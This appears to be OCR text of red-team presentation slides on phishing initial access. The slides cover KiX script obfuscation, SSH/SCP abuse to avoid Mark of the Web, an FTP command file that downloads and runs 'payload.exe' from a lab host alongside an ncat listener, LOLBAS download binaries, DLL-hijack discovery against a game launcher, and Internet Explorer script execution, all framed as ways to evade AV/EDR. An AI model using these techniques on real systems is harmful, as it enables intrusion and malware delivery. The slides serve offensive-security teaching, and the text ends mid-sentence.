The screenshot shows a Windows desktop environment. In the top-left corner, there is a Command Prompt window titled "Command Prompt" with the path ":\RedTeam\Phishing\Scripting Interpreters\KiX2010_460\KiX2010.460>". It contains the command "type calc.KX". In the bottom-right corner, there is a Notepad window titled "calc.KX - Notepad" with the same path. The content of the Notepad window is heavily obfuscated, appearing as a series of non-printable characters and symbols, such as "ÀòR½hEd½é%ë³1·GWD·•bxºÝÝXÜlb`Ù±_s«Ö«Fb>=e~¬ÍÉ€~lØEdjØ4é½". This visual representation serves as a practical example of how Kix's tokenization feature can protect scripts from being easily read or modified by end-users.

More ++


And sometimes others require more interactions from the user, but this can be helpful in making it look legitimate and HOLD OFF on execution instead of being instant where an AV/EDR product looks at it



SSHishing for the Win!!

In the April 2018 release of Windows 10 version 1803, Microsoft [announced](#) that the Windows OpenSSH client would ship and be enabled by default

@Octoberfest73




```
C:\WINDOWS\system32\cmd.exe
C:\Users\dmcxblue\Downloads>ssh -V
OpenSSH_for_Windows_8.1p1, LibreSSL 3.0.2
```

Abuse SCP for Initial Access

Abusing software that does not set MOTW – delivering your payload in a file format which is handled by software that does not set or propagate Zone Identifier information.

@StanHacked




Challenges

When utilizing SSH to achieve Initial Access a requirement is needed for a full automated access:

- We need to exist in the local Authorized Keys file from the Users Workstation “Known_Hosts”
- We need the ssh key to the Attackers workstation to access it via without using credentials
- SCP is that it!?, we also have SFTP!!
- Challenges but not unsolvable.




The collage consists of three screenshots:

- Top Left:** A terminal window showing the command `hostname` being run, which outputs "kali".
- Top Right:** A Windows File Explorer window showing the file `known_hosts` located in the `.ssh` directory of a user's home folder. A red arrow points to this file.
- Bottom:** A Windows Command Prompt window running as Administrator. It shows the command `ssh kali@10.10.1.129` being entered, followed by a password prompt. A red box highlights the password prompt, and a red arrow points to the right from the bottom of the box.



C:\WINDOWS\system32\cmd.exe - powershell

S C:\Users\dmcxblue\Downloads>



Activate Windows
Go to Settings to activate Windows.




56°F Sunny 7:46 AM 4/2/2024

FTPhishing!?

- Can automate steps with a text file
- **Window is a Problem**
- Scripting to avoid this (BAT, JS, VBS)
 - No Windows no Output

- Challenges
 - No Console Window

-s:filename Specifies a text file containing FTP commands; the
-a commands will automatically run after FTP starts.
 Use any local interface when binding data connection.



C:\Windows\system32\cmd.exe

C:\Tools>ftp -s:OPEN-FTP.txt

OPEN-FTP.txt - Notepad

File	Edit	Format	View	Help
open 192.168.1.100				
kali				
kali				
cd /tmp				
get payload.exe				
!payload.exe				
bye				

File Actions Edit View Help

kali@kali: /tmp

```
(kali㉿kali)-[~/tmp]
$ ncat -lvpn 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
```

File Actions Edit View Help

kali@kali: /tmp

```
(kali㉿kali)-[~/tmp]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
inet 10.10.1.129  netmask 255.255.255.0  broadcast 10.10.1.255
inet6 fe80::a89:cc85:cfaa:7a61  prefixlen 64  scopeid 0x20<link>
      ether 00:0c:29:72:42:87  txqueuelen 1000  (Ethernet)
        RX packets 3221704  bytes 193322039 (184.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1593  bytes 329613 (321.8 KiB)
        TX errors 0  dropped 2  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 4009  bytes 168524 (164.5 KiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 4009  bytes 168524 (164.5 KiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

LOLBAS

☆ Star 7,095



Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to [contribute](#), check out our [contribution guide](#). Our [criteria list](#) sets out what we define as a LOLBin/Script/Lib. More information on programmatically accesssing this project can be found on the [API page](#).

MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation. You can see the current ATT&CK® mapping of this project on the [ATT&CK® Navigator](#).

If you are looking for UNIX binaries, please visit [gtfobins.github.io](#).
If you are looking for drivers, please visit [olddrivers.io](#).


/download

Binary	Functions	Type	ATT&CK® Techniques
AppInstaller.exe	Download (INetCache)	Binaries	T1105: Ingress Tool Transfer T1564.004: NTFS File Attributes T1105: Ingress Tool Transfer T1218: System Binary Proxy Execution T1218: System Binary Proxy Execution T1105: Ingress Tool Transfer T1105: Ingress Tool Transfer T1564.004: NTFS File Attributes T1027.013: Encoded/Encoded File T1140: Deobfuscate/Decode Files or Information T1564.004: NTFS File Attributes T1059.003: Windows Command Shell T1105: Ingress Tool Transfer T1048.003: Exfiltration Over Unencrypted Non-C2 Protocol T1105: Ingress Tool Transfer
Bitsadmin.exe	Alternate data streams Download Copy Execute	Binaries	
Cert0C.exe	Execute (DLL) Download	Binaries	
CertReq.exe	Download Upload	Binaries	
Certutil.exe	Download Alternate data streams Encode Decode	Binaries	
Cmd.exe	Alternate data streams Download Upload	Binaries	
cmd132.exe	Download	Binaries	

Dude Bring Your own Hijack!!

- AV and EDR solutions may not pick up on this activity out of the box
- AppLocker may not block the execution of the untrusted code.

<https://hijacklibs.net/>



```
C:\WINDOWS\system32\cmd.exe
C:\RedTeam\ImpulsiveDLLHijack\Precompiled- ImpulsiveDLLHijack>ImpulsiveDLLHijack.exe -path "C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\EpicGamesLauncher.exe"

Author: https://twitter.com/knight0x07
Github: https://github.com/knight0x07

[+] Initiating Impulsive DLL Hijack!
[+] Target Process Name: EpicGamesLauncher.exe
[+] Generated Custom PMC File : C:\RedTeam\ImpulsiveDLLHijack\Precompiled- ImpulsiveDLLHijack\config.pmc
[+] Starting Process-Monitor
[+] Executing EpicGamesLauncher.exe !
[-] Process exited automatically
[+] Exiting Process-Monitor
[+] Generating CSV ProcMon Log File: \vulnpaths.csv
[+] Parsing ProcMon Log-File..
[+] List of Unique Potentially Vulnerable DLL Paths : EpicGamesLauncher.exe

-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\XINPUT1_3.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\d3d11.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\dxgi.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\DXCOMPILER_43.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\WINMM.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\IPHLAPI.DLL
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\dyndapi.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\WTNHTTP.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\UITAutomationCore.DLL
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\OPENGL32.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\WSVCP140.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\VERSION.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\RstrthMgr.DLL
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\POWPROF.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\VCRUNTIME140.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\VCRUNTIME140_1.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\PROPSYS.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\GLU32.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\ncrypt.dll
```

Reference: [Hang Fire!](#)
@matterpreter

But why?

- Tend to be a lot “safer” than an EXE just talking directly to the system functions (syscalls).
- They avoid the click-bang method of execution; this DLL can just sit and wait until it is called.
- They run in a “Trusted and Safe” space of a legitimate binary that is already known to be benign.
- We avoid the spawn of a suspicious child process
- It blends well when used with certain LOLBINS such as MSIEXEC

Challenges

- Avoid spawning suspicious child processes
- Loading from suspicious directories such as (Documents, Downloads, Pictures).
- Abnormal creation times
- Big DLL Sizes
- Unsigned Microsoft DLLs

A challenging task



IE is BACK?!

- All file attachments are still good
- ActiveX Objects area accessible and still ready to use
- HTA, JS, VBS, etc. still reliable


Internet Explorer to the rescue!!!




- Since IE is still reachable old techniques are useful
- IE is the only Browser to “Run / Open”

Anything that can communicate with COM
can call this bad boy:

